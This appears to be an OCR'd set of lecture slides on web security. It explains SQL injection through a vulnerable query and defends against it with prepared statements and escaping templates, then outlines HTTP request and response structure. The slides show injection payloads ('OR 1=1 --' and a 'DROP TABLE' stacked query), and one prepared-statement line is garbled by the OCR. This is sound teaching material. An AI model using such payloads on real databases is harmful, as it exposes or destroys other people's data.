- Suppose web server front end stores URL parameter “`recipient`” in variable `$recipient` and then builds up a string with the following SQL query:

  ```
  $sql = "SELECT PersonID FROM Person
            WHERE Balance < 100 AND
             Username='$recipient' ";
  ```

- How can recipient cause trouble here?
  – How can we see anyone’s account?

SQL Injection Scenario, con’t

```
WHERE Balance < 100 AND
              Username='$recipient' "
```

- $recipient = foo' OR 1=1 --

```
WHERE Balance < 100 AND
              Username='foo' OR 1=1 --' "
```

- *Precedence* & “--” (comment) makes this:

```
WHERE (Balance < 100 AND
              Username='foo') OR 1=1
```

- Always true!

SQL Injection Scenario, con’t

```
WHERE Balance < 100 AND
                Username='$recipient' ";
```

- How about recipient = foo'; DROP TABLE Person; -- ?
- Now there are <u>two</u> separate SQL commands, thanks to ‘;’ command-separator.
- Can *change database* however you wish

Defenses

Language support for constructing queries

Specify query structure independent of user input:

Defenses

Language support for constructing queries

Specify query structure independent of user input:

```
ResultSet getProfile(Connection conn, int uid) throws SQLException
{
   String query = "SELECT profile FROM Users WHERE uid = ?;";
   PreparedStatement p = conn.prepareStatement(query);
   p.setInt(1, uid);
   return p.executeQuery();
}
```

“Prepared Statement”

Defenses

Language support for constructing queries

Specify query structure independent of user input:

```
ResultSet getProfile(Connection conn, int uid) throws SQLException
{
    String query = "SELECT prof                        uid = ?;";
    PreparedStatement p = conn.prepareStatement(query);
    p.setInt(1, uid);
    return p.executeQuery();
}
```

Untrusted user input

Defenses

Language support for constructing queries

Specify query structure independent of user input:

```
ResultSet getProfile(Connection conn, int uid) throws SQLException
{
    String query = "SELECT profile FROM Users WHERE uid = ?;";
    PreparedStatement p = conn.prepareStatement(query);
    p.setInt(1, uid);
    return p.executeQuery();
}
```

Input is confined to a single SQL atom

Defenses

Language support for constructing queries

Specify query structure independent of user input:

```
ResultSet getProfile(Connection conn, int uid) throws SQLException
{
   String query = "SELECT profile FROM Users WHERE uid = ?;";
   PreparedStatement p = conn.prepareStatement(query);
   p.setInt(1, uid);
   return p.executeQuery();
}
```

Binds the value of uid to '?' atom

Defenses

Language support for constructing queries

Specify query structure independent of user input:

```
ResultSet getProfile(Connection conn, int uid) throws SQLException
{
   String query = "SELECT profile FROM Users WHERE uid = ?;";
   PreparedStatement p = conn.prepareStatement(query);
   p.setInt(1, uid);
   return p.executeQuery();
}
```

No matter what input user provides, Prepared Statement ensures it will be treated as a single SQL datum

Defenses

Language support for constructing queries

Specify query structure independent of user input:

```
ResultSet getProfile(Connection conn, int uid) throws SQLException
{
   String query = "SELECT profile FROM Users WHERE uid = ?;";
   PreparedStatement p = conn.prepareStatement(query);
   p.setInt(1, uid);
   return p.executeQuery();
}
```

```
<P>Hello ${username}!  Welcome back.
```

Defenses

Language support for constructing queries

Specify query structure independent of user input:


```
ResultSet getProfile(Connection conn, int uid) throws SQLException
{
   String query = "SELECT profile FROM Users WHERE uid = ?;";
   PreparedStatement p = conn.prepareStatement(query);
   p.setInt(1, uid);
   return p.executeQuery();
}
```

Template language ensures variable fully escaped

```
<P>Hello ${username}!  Welcome back.
```

5 Minute Break

5 Minute Break



[redacted]

Questions Before We Proceed?


Basic Structure of Web Traffic

Browser


Web Server

Server

Basic Structure of Web Traffic



Basic Structure of Web Traffic



Browser


HTTP Request

Web Server

Includes “resource” from URL
Headers describing browser capabilities
Associated data for POST

Server

HTTP Request




```
GET /login.html?user=alice&pass=bigsecret HTTP/1.1
Accept: image/gif, image/x-bitmap, image/jpeg, */*
Accept-Language: en
Connection: Keep-Alive
User-Agent: Mozilla/1.22 (compatible; MSIE 2.0; Windows 95)
Host: mybank.com
Referer: http://www.google.com?q=mybank%20berkeley

```

GET: download data. POST: upload data.

Basic Structure of Web Traffic



Browser


Web Server

HTTP Reply

Includes status code
Headers describing the answer
Data for returned item

Server

HTTP Response



HTTP version

Status code

Reason phrase

